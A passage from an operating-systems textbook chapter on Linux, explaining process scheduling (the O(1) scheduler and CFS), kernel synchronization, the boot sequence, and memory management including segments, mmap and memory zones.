The conventional, non-real-time threads form a separate class and are scheduled by a separate algorithm so they do not compete with the real-time threads. Internally, these threads are associated with priority levels from 100 to 139, that is, Linux internally distinguishes among 140 priority levels (for real-time and non-real-time tasks). As for the real-time round-robin threads, Linux allocates CPU time to the non-real-time tasks based on their requirements and their priority levels.

In Linux, time is measured as the number of clock ticks. In older Linux versions, the clock ran at 1000Hz and each tick was 1ms, called a **jiffy**. In newer versions, the tick frequency can be configured to 500, 250 or even 1Hz. In order to avoid wasting CPU cycles for servicing the timer interrupt, the kernel can even be configured in “tickless” mode. This is useful when there is only one process running in the system, or when the CPU is idle and needs to go into power-saving mode. Finally, on newer systems, **high-resolution timers** allow the kernel to keep track of time in sub-jiffy granularity.

Like most UNIX systems, Linux associates a nice value with each thread. The default is 0, but this can be changed using the `nice(value)` system call, where value ranges from -20 to +19. This value determines the static priority of each thread. A user computing π to a billion places in the background might put this call in his program to be nice to the other users. Only the system administrator may ask for *better* than normal service (meaning values from -20 to -1). Deducing the reason for this rule is left as an exercise for the reader.

Next, we will describe in more detail two of the Linux scheduling algorithms. Their internals are closely related to the design of the **runqueue**, a key data structure used by the scheduler to track all runnable tasks in the system and select the next one to run. A runqueue is associated with each CPU in the system.

Historically, a popular Linux scheduler was the Linux **O(1) scheduler**. It received its name because it was able to perform task-management operations, such as selecting a task or enqueueing a task on the runqueue, in constant time, independent of the total number of tasks in the system. In the O(1) scheduler, the runqueue is organized in two arrays, *active* and *expired*. As shown in Fig. 10-10(a), each of these is an array of 140 list heads, each corresponding to a different priority. Each list head points to a doubly linked list of processes at a given priority. The basic operation of the scheduler can be described as follows.

The scheduler selects a task from the highest-priority list in the active array. If that task’s timeslice (quantum) expires, it is moved to the expired list (potentially at a different priority level). If the task blocks, for instance to wait on an I/O event, before its timeslice expires, once the event occurs and its execution can resume, it is placed back on the original active array, and its timeslice is decremented to reflect the CPU time it already used. Once its timeslice is fully exhausted, it, too, will be placed on the expired array. When there are no more tasks in the active array, the scheduler simply swaps the pointers, so the expired arrays now become active, and vice versa. This method ensures that low-priority tasks will not starve (except when real-time FIFO threads completely hog the CPU, which is unlikely).

Here, different priority levels are assigned different timeslice values, with higher quanta assigned to higher-priority processes. For instance, tasks running at priority level 100 will receive time quanta of 800 msec, whereas tasks at priority level of 139 will receive 5 msec.

The idea behind this scheme is to get processes out of the kernel fast. If a process is trying to read a disk file, making it wait a second between read calls will




Figure 10-10. Illustration of Linux runqueue data structures for (a) the Linux O(1) scheduler, and (b) the Completely Fair Scheduler.

slow it down enormously. It is far better to let it run immediately after each request is completed, so that it can make the next one quickly. Similarly, if a process was blocked waiting for keyboard input, it is clearly an interactive process, and as such should be given a high priority as soon as it is ready in order to ensure that interactive processes get good service. In this light, CPU-bound processes basically get any service that is left over when all the I/O bound and interactive processes are blocked.

Since Linux (or any other OS) does not know a priori whether a task is I/O- or CPU-bound, it relies on continuously maintaining interactivity heuristics. In this manner, Linux distinguishes between static and dynamic priority. The threads' dynamic priority is continuously recalculated, so as to (1) reward interactive threads, and (2) punish CPU-hogging threads. In the O(1) scheduler, the maximum priority bonus is -5 , since lower-priority values correspond to higher priority received by the scheduler. The maximum priority penalty is $+5$. The scheduler maintains a *sleep_avg* variable associated with each task. Whenever a task is awakened, this variable is incremented. Whenever a task is preempted or when its quantum expires, this variable is decremented by the corresponding value. This value is used

to dynamically map the task's bonus to values from -5 to $+5$. The scheduler recalculates the new priority level as a thread is moved from the active to the expired list.

The $O(1)$ scheduling algorithm refers to the scheduler made popular in the early versions of the 2.6 kernel, and was first introduced in the unstable 2.5 kernel. Prior algorithms exhibited poor performance in multiprocessor settings and did not scale well with an increased number of tasks. Since the description presented in the above paragraphs indicates that a scheduling decision can be made through access to the appropriate active list, it can be done in constant $O(1)$ time, independent of the number of processes in the system. However, in spite of the desirable property of constant-time operation, the $O(1)$ scheduler had significant shortcomings. Most notably, the heuristics used to determine the interactivity of a task, and therefore its priority level, were complex and imperfect, and resulted in poor performance for interactive tasks.

To address this issue, Ingo Molnar, who also created the $O(1)$ scheduler, proposed a new scheduler called **Completely Fair Scheduler** or **CFS**. CFS was based on ideas originally developed by Con Kolivas for an earlier scheduler, and was first integrated into the 2.6.23 release of the kernel. It is still the default scheduler for the non-real-time tasks.

The main idea behind CFS is to use a *red-black tree* as the runqueue data structure. Tasks are ordered in the tree based on the amount of time they spend running on the CPU, called *vruntime*. CFS accounts for the tasks' running time with nanosecond granularity. As shown in Fig. 10-10(b), each internal node in the tree corresponds to a task. The children to the left correspond to tasks which had less time on the CPU, and therefore will be scheduled sooner, and the children to the right on the node are those that have consumed more CPU time thus far. The leaves in the tree do not play any role in the scheduler.

The scheduling algorithm can be summarized as follows. CFS always schedules the task which has had least amount of time on the CPU, typically the leftmost node in the tree. Periodically, CFS increments the task's *vruntime* value based on the time it has already run, and compares this to the current leftmost node in the tree. If the running task still has smaller *vruntime*, it will continue to run. Otherwise, it will be inserted at the appropriate place in the red-black tree, and the CPU will be given to task corresponding to the new leftmost node.

To account for differences in task priorities and "niceness," CFS changes the effective rate at which a task's virtual time passes when it is running on the CPU. For lower-priority tasks, time passes more quickly, their *vruntime* value will increase more rapidly, and, depending on other tasks in the system, they will lose the CPU and be reinserted in the tree sooner than if they had a higher priority value. In this manner, CFS avoids using separate runqueue structures for different priority levels.

In summary, selecting a node to run can be done in constant time, whereas inserting a task in the runqueue is done in $O(\log(N))$ time, where N is the number

of tasks in the system. Given the levels of load in current systems, this continues to be acceptable, but as the compute capacity of the nodes, and the number of tasks they can run, increase, particularly in the server space, it is possible that new scheduling algorithms will be proposed in the future.

Besides the basic scheduling algorithm, the Linux scheduler includes special features particularly useful for multiprocessor or multicore platforms. First, the runqueue structure is associated with each CPU in the multiprocessing platform. The scheduler tries to maintain benefits from affinity scheduling, and to schedule tasks on the CPU on which they were previously executing. Second, a set of system calls is available to further specify or modify the affinity requirements of a select thread. Finally, the scheduler performs periodic load balancing across runqueues of different CPUs to ensure that the system load is well balanced, while still meeting certain performance or affinity requirements.

The scheduler considers only runnable tasks, which are placed on the appropriate runqueue. Tasks which are not runnable and are waiting on various I/O operations or other kernel events are placed on another data structure, **waitqueue**. A waitqueue is associated with each event that tasks may wait on. The head of the waitqueue includes a pointer to a linked list of tasks and a spinlock. The spinlock is necessary so as to ensure that the waitqueue can be concurrently manipulated through both the main kernel code and interrupt handlers or other asynchronous invocations.

Synchronization in Linux

In the previous section we mentioned that Linux uses spinlocks to prevent concurrent modifications to data structures like the waitqueues. In fact, the kernel code contains synchronization variables in numerous locations. We will next briefly summarize the synchronization constructs available in Linux.

Earlier Linux kernels had just one **big kernel lock**. This proved highly inefficient, particularly on multiprocessor platforms, since it prevented processes on different CPUs from executing kernel code concurrently. Hence, many new synchronization points were introduced at much finer granularity.

Linux provides several types of synchronization variables, both used internally in the kernel, and available to user-level applications and libraries. At the lowest level, Linux provides wrappers around the hardware-supported atomic instructions, via operations such as `atomic_set` and `atomic_read`. In addition, since modern hardware reorders memory operations, Linux provides memory barriers. Using operations like `rmb` and `wmb` guarantees that all read/write memory operations preceding the barrier call have completed before any subsequent accesses take place.

More commonly used synchronization constructs are the higher-level ones. Threads that do not wish to block (for performance or correctness reasons) use spinlocks and spin read/write locks. The current Linux version implements the so-called “ticket-based” spinlock, which has excellent performance on SMP and

multicore systems. Threads that are allowed to or need to block use constructs like mutexes and semaphores. Linux supports nonblocking calls like `mutex_trylock` and `sem_trywait` to determine the status of the synchronization variable without blocking. Other types of synchronization variables, like `futexes`, completions, “read-copy-update” (RCU) locks, etc., are also supported. Finally, synchronization between the kernel and the code executed by interrupt-handling routines can also be achieved by dynamically disabling and enabling the corresponding interrupts.

10.3.5 Booting Linux

Details vary from platform to platform, but in general the following steps represent the boot process. When the computer starts, the BIOS performs Power-On-Self-Test (POST) and initial device discovery and initialization, since the OS’ boot process may rely on access to disks, screens, keyboards, and so on. Next, the first sector of the boot disk, the **MBR (Master Boot Record)**, is read into a fixed memory location and executed. This sector contains a small (512-byte) program that loads a standalone program called **boot** from the boot device, such as a SATA or SCSI disk. The *boot* program first copies itself to a fixed high-memory address to free up low memory for the operating system.

Once moved, *boot* reads the root directory of the boot device. To do this, it must understand the file system and directory format, which is the case with some bootloaders such as **GRUB (GRand Unified Bootloader)**. Other popular bootloaders, such as Intel’s LILO, do not rely on any specific file system. Instead, they need a block map and low-level addresses, which describe physical sectors, heads, and cylinders, to find the relevant sectors to be loaded.

Then *boot* reads in the operating system kernel and jumps to it. At this point, it has finished its job and the kernel is running.

The kernel start-up code is written in assembly language and is highly machine dependent. Typical work includes setting up the kernel stack, identifying the CPU type, calculating the amount of RAM present, disabling interrupts, enabling the MMU, and finally calling the C-language *main* procedure to start the main part of the operating system.

The C code also has considerable initialization to do, but this is more logical than physical. It starts out by allocating a message buffer to help debug boot problems. As initialization proceeds, messages are written here about what is happening, so that they can be fished out after a boot failure by a special diagnostic program. Think of this as the operating system’s cockpit flight recorder (the black box investigators look for after a plane crash).

Next the kernel data structures are allocated. Most are of fixed size, but a few, such as the page cache and certain page table structures, depend on the amount of RAM available.

At this point the system begins autoconfiguration. Using configuration files telling what kinds of I/O devices might be present, it begins probing the devices to

see which ones actually are present. If a probed device responds to the probe, it is added to a table of attached devices. If it fails to respond, it is assumed to be absent and ignored henceforth. Unlike traditional UNIX versions, Linux device drivers do not need to be statically linked and may be loaded dynamically (as can be done in all versions of MS-DOS and Windows, incidentally).

The arguments for and against dynamically loading drivers are interesting and worth stating explicitly. The main argument for dynamic loading is that a single binary can be shipped to customers with divergent configurations and have it automatically load the drivers it needs, possibly even over a network. The main argument against dynamic loading is security. If you are running a secure site, such as a bank's database or a corporate Web server, you probably want to make it impossible for anyone to insert random code into the kernel. The system administrator may keep the operating system sources and object files on a secure machine, do all system builds there, and ship the kernel binary to other machines over a local area network. If drivers cannot be loaded dynamically, this scenario prevents machine operators and others who know the superuser password from injecting malicious or buggy code into the kernel. Furthermore, at large sites, the hardware configuration is known exactly at the time the system is compiled and linked. Changes are sufficiently rare that having to relink the system when a new hardware device is added is not an issue.

Once all the hardware has been configured, the next thing to do is to carefully handcraft process 0, set up its stack, and run it. Process 0 continues initialization, doing things like programming the real-time clock, mounting the root file system, and creating *init* (process 1) and the page daemon (process 2).

Init checks its flags to see if it is supposed to come up single user or multiuser. In the former case, it forks off a process that executes the shell and waits for this process to exit. In the latter case, it forks off a process that executes the system initialization shell script, */etc/rc*, which can do file system consistency checks, mount additional file systems, start daemon processes, and so on. Then it reads */etc/tty*s, which lists the terminals and some of their properties. For each enabled terminal, it forks off a copy of itself, which does some housekeeping and then executes a program called *getty*.

Getty sets the line speed and other properties for each line (some of which may be modems, for example), and then displays

login:

on the terminal's screen and tries to read the user's name from the keyboard. When someone sits down at the terminal and provides a login name, *getty* terminates by executing */bin/login*, the login program. *Login* then asks for a password, encrypts it, and verifies it against the encrypted password stored in the password file, */etc/passwd*. If it is correct, *login* replaces itself with the user's shell, which then waits for the first command. If it is incorrect, *login* just asks for another user name. This mechanism is shown in Fig. 10-11 for a system with three terminals.




Figure 10-11. The sequence of processes used to boot some Linux systems.

In the figure, the *getty* process running for terminal 0 is still waiting for input. On terminal 1, a user has typed a login name, so *getty* has overwritten itself with *login*, which is asking for the password. A successful login has already occurred on terminal 2, causing the shell to type the prompt (%). The user then typed

`cp f1 f2`

which has caused the shell to fork off a child process and have that process execute the *cp* program. The shell is blocked, waiting for the child to terminate, at which time the shell will type another prompt and read from the keyboard. If the user at terminal 2 had typed *cc* instead of *cp*, the main program of the C compiler would have been started, which in turn would have forked off more processes to run the various compiler passes.

10.4 MEMORY MANAGEMENT IN LINUX

The Linux memory model is straightforward, to make programs portable and to make it possible to implement Linux on machines with widely differing memory management units, ranging from essentially nothing (e.g., the original IBM PC) to sophisticated paging hardware. This is an area of the design that has barely changed in decades. It has worked well so it has not needed much revision. We will now examine the model and how it is implemented.

10.4.1 Fundamental Concepts

Every Linux process has an address space that logically consists of three segments: text, data, and stack. An example process' address space is illustrated in Fig. 10-12(a) as process A. The **text segment** contains the machine instructions that form the program's executable code. It is produced by the compiler and assembler by translating the C, C++, or other program into machine code. The text segment is normally read-only. Self-modifying programs went out of style in about 1950 because they were too difficult to understand and debug. Thus the text segment neither grows nor shrinks nor changes in any other way.




Figure 10-12. (a) Process A's virtual address space. (b) Physical memory. (c) Process B's virtual address space.

The **data segment** contains storage for all the program's variables, strings, arrays, and other data. It has two parts, the initialized data and the uninitialized data. For historical reasons, the latter is known as the **BSS** (historically called **Block Started by Symbol**). The initialized part of the data segment contains variables and compiler constants that need an initial value when the program is started. All the variables in the BSS part are initialized to zero after loading.

For example, in C it is possible to declare a character string and initialize it at the same time. When the program starts up, it expects that the string has its initial value. To implement this construction, the compiler assigns the string a location in the address space, and ensures that when the program is started up, this location contains the proper string. From the operating system's point of view, initialized data are not all that different from program text—both contain bit patterns produced by the compiler that must be loaded into memory when the program starts.

The existence of uninitialized data is actually just an optimization. When a global variable is not explicitly initialized, the semantics of the C language say that its

initial value is 0. In practice, most global variables are not initialized explicitly, and are thus 0. This could be implemented by simply having a section of the executable binary file exactly equal to the number of bytes of data, and initializing all of them, including the ones that have defaulted to 0.

However, to save space in the executable file, this is not done. Instead, the file contains all the explicitly initialized variables following the program text. The uninitialized variables are all gathered together after the initialized ones, so all the compiler has to do is put a word in the header telling how many bytes to allocate.

To make this point more explicit, consider Fig. 10-12(a) again. Here the program text is 8 KB and the initialized data is also 8 KB. The uninitialized data (BSS) is 4 KB. The executable file is only 16 KB (text + initialized data), plus a short header that tells the system to allocate another 4 KB after the initialized data and zero it before starting the program. This trick avoids storing 4 KB of zeros in the executable file.

In order to avoid allocating a physical page frame full of zeros, during initialization Linux allocates a static *zero page*, a write-protected page full of zeros. When a process is loaded, its uninitialized data region is set to point to the zero page. Whenever a process actually attempts to write in this area, the copy-on-write mechanism kicks in, and an actual page frame is allocated to the process.

Unlike the text segment, which cannot change, the data segment can change. Programs modify their variables all the time. Furthermore, many programs need to allocate space dynamically, during execution. Linux handles this by permitting the data segment to grow and shrink as memory is allocated and deallocated. A system call, `brk`, is available to allow a program to set the size of its data segment. Thus to allocate more memory, a program can increase the size of its data segment. The C library procedure `malloc`, commonly used to allocate memory, makes heavy use of it. The process address-space descriptor contains information on the range of dynamically allocated memory areas in the process, typically called the **heap**.

The third segment is the stack segment. On most machines, it starts at or near the top of the virtual address space and grows down toward 0. For instance, on 32bit x86 platforms, the stack starts at address `0xC0000000`, which is the 3-GB virtual address limit visible to the process in user mode. If the stack grows below the bottom of the stack segment, a hardware fault occurs and the operating system lowers the bottom of the stack segment by one page. Programs do not explicitly manage the size of the stack segment.

When a program starts up, its stack is not empty. Instead, it contains all the environment (shell) variables as well as the command line typed to the shell to invoke it. In this way, a program can discover its arguments. For example, when

```
cp src dest
```

is typed, the `cp` program is run with the string “`cp src dest`” on the stack, so it can find out the names of the source and destination files. The string is represented as an array of pointers to the symbols in the string, to make parsing easier.

When two users are running the same program, such as the editor, it would be possible, but inefficient, to keep two copies of the editor's program text in memory at once. Instead, Linux systems support **shared text segments**. In Fig. 10-12(a) and Fig. 10-12(c) we see two processes, *A* and *B*, that have the same text segment. In Fig. 10-12(b) we see a possible layout of physical memory, in which both processes share the same piece of text. The mapping is done by the virtual-memory hardware.

Data and stack segments are never shared except after a fork, and then only those pages that are not modified. If either one needs to grow and there is no room adjacent to it to grow into, there is no problem since adjacent virtual pages do not have to map onto adjacent physical pages.

On some computers, the hardware supports separate address spaces for instructions and data. When this feature is available, Linux can use it. For example, on a computer with 32-bit addresses, if this feature is available, there would be 2^{32} bits of address space for instructions and an additional 2^{32} bits of address space for the data and stack segments to share. A jump or branch to 0 goes to address 0 of text space, whereas a move from 0 uses address 0 in data space. This feature doubles the address space available.

In addition to dynamically allocating more memory, processes in Linux can access file data through **memory-mapped files**. This feature makes it possible to map a file onto a portion of a process' address space so that the file can be read and written as if it were a byte array in memory. Mapping a file in makes random access to it much easier than using I/O system calls such as `read` and `write`. Shared libraries are accessed by mapping them in using this mechanism. In Fig. 10-13 we see a file that is mapped into two processes at the same time, at different virtual addresses.

An additional advantage of mapping a file in is that two or more processes can map in the same file at the same time. Writes to the file by any one of them are then instantly visible to the others. In fact, by mapping in a scratch file (which will be discarded after all the processes exit), this mechanism provides a high-bandwidth way for multiple processes to share memory. In the most extreme case, two (or more) processes could map in a file that covers the entire address space, giving a form of sharing that is partway between separate processes and threads. Here the address space is shared (like threads), but each process maintains its own open files and signals, for example, which is not like threads. In practice, however, making two address spaces exactly correspond is never done.

10.4.2 Memory Management System Calls in Linux

POSIX does not specify any system calls for memory management. This topic was considered too machine dependent for standardization. Instead, the problem was swept under the rug by saying that programs needing dynamic memory management can use the *malloc* library procedure (defined by the ANSI C standard).




Figure 10-13. Two processes can share a mapped file.

How *malloc* is implemented is thus moved outside the scope of the POSIX standard. In some circles, this approach is known as passing the buck.

In practice, most Linux systems have system calls for managing memory. The most common ones are listed in Fig. 10-14. *Brk* specifies the size of the data segment by giving the address of the first byte beyond it. If the new value is greater than the old one, the data segment becomes larger; otherwise it shrinks.

System call	Description
<code>s = brk(addr)</code>	Change data segment size
<code>a = mmap(addr, len, prot, flags, fd, offset)</code>	Map a file in
<code>s = unmap(addr, len)</code>	Unmap a file

Figure 10-14. Some system calls relating to memory management. The return code *s* is `-1` if an error has occurred; *a* and *addr* are memory addresses, *len* is a length, *prot* controls protection, *flags* are miscellaneous bits, *fd* is a file descriptor, and *offset* is a file offset.

The *mmap* and *munmap* system calls control memory-mapped files. The first parameter to *mmap*, *addr*, determines the address at which the file (or portion thereof) is mapped. It must be a multiple of the page size. If this parameter is 0, the system determines the address itself and returns it in *a*. The second parameter, *len*, tells how many bytes to map. It, too, must be a multiple of the page size. The third parameter, *prot*, determines the protection for the mapped file. It can be marked readable, writable, executable, or some combination of these. The fourth parameter, *flags*, controls whether the file is private or sharable, and whether *addr* is a requirement or merely a hint. The fifth parameter, *fd*, is the file descriptor for

the file to be mapped. Only open files can be mapped, so to map a file in, it must first be opened. Finally, *offset* tells where in the file to begin the mapping. It is not necessary to start the mapping at byte 0; any page boundary will do.

The other call, *unmap*, removes a mapped file. If only a portion of the file is unmapped, the rest remains mapped.

10.4.3 Implementation of Memory Management in Linux

Each Linux process on a 32-bit machine typically gets 3 GB of virtual address space for itself, with the remaining 1 GB reserved for its page tables and other kernel data. The kernel's 1 GB is not visible when running in user mode, but becomes accessible when the process traps into the kernel. The kernel memory typically resides in low physical memory but it is mapped in the top 1 GB of each process virtual address space, between addresses 0xC0000000 and 0xFFFFFFFF (3–4 GB). On current 64-bit x86 machines, only up to 48 bits are used for addressing, implying a theoretical limit of 256 TB for the size of the addressable memory. Linux splits this memory between the kernel and user space, resulting in a maximum 128 TB per-process virtual address space per process. The address space is created when the process is created and is overwritten on an *exec* system call.

In order to allow multiple processes to share the underlying physical memory, Linux monitors the use of the physical memory, allocates more memory as needed by user processes or kernel components, dynamically maps portions of the physical memory into the address space of different processes, and dynamically brings in and out of memory program executables, files, and other state information as necessary to utilize the platform resources efficiently and to ensure execution progress. The remainder of this section describes the implementation of various mechanisms in the Linux kernel which are responsible for these operations.

Physical Memory Management

Due to idiosyncratic hardware limitations on many systems, not all physical memory can be treated identically, especially with respect to I/O and virtual memory. Linux distinguishes between the following memory zones:

1. **ZONE_DMA** and **ZONE_DMA32**: pages that can be used for DMA.
2. **ZONE_NORMAL**: normal, regularly mapped pages.
3. **ZONE_HIGHMEM**: pages with high-memory addresses, which are not permanently mapped.

The exact boundaries and layout of the memory zones is architecture dependent. On x86 hardware, certain devices can perform DMA operations only in the first 16 MB of address space, hence **ZONE_DMA** is in the range 0–16 MB. On 64-bit machines there is additional support for those devices that can perform 32-bit DMA

operations, and `ZONE_DMA32` marks this region. In addition, if the hardware, like older-generation i386, cannot directly map memory addresses above 896 MB, `ZONE_HIGHMEM` corresponds to anything above this mark. `ZONE_NORMAL` is anything in between them. Therefore, on 32-bit x86 platforms, the first 896 MB of the Linux address space are directly mapped, whereas the remaining 128 MB of the kernel address space are used to access high memory regions. On x86_64 `ZONE_HIGHMEM` is not defined. The kernel maintains a *zone* structure for each of the three zones, and can perform memory allocations for the three zones separately.

Main memory in Linux consists of three parts. The first two parts, the kernel and memory map, are **pinned** in memory (i.e., never paged out). The rest of memory is divided into page frames, each of which can contain a text, data, or stack page, a page-table page, or be on the free list.

The kernel maintains a map of the main memory which contains all information about the use of the physical memory in the system, such as its zones, free page frames, and so forth. The information, illustrated in Fig. 10-15, is organized as follows.




Figure 10-15. Linux main memory representation.

First of all, Linux maintains an array of **page descriptors**, of type *page* one for each physical page frame in the system, called *mem_map*. Each page descriptor contains a pointer to the address space that it belongs to, in case the page is not free, a pair of pointers which allow it to form doubly linked lists with other descriptors, for instance to keep together all free page frames, and a few other fields. In Fig. 10-15 the page descriptor for page 150 contains a mapping to the address space the page belongs to. Pages 70, 80, and 200 are free, and they are linked together. The size of the page descriptor is 32 bytes, therefore the entire *mem_map* can consume less than 1% of the physical memory (for a page frame of 4 KB).

Since the physical memory is divided into zones, for each zone Linux maintains a *zone descriptor*. The zone descriptor contains information about the memory utilization within each zone, such as number of active or inactive pages, low and high watermarks to be used by the page-replacement algorithm described later in this chapter, as well as many other fields.

In addition, a zone descriptor contains an array of free areas. The i th element in this array identifies the first page descriptor of the first block of 2^i free pages. Since there may be more than one blocks of 2^i free pages, Linux uses the pair of page-descriptor pointers in each page element to link these together. This information is used in the memory-allocation operations. In Fig. 10-15 *free_area[0]*, which identifies all free areas of main memory consisting of only one page frame (since 2^0 is one), points to page 70, the first of the three free areas. The other free blocks of size one can be reached through the links in each of the page descriptors.

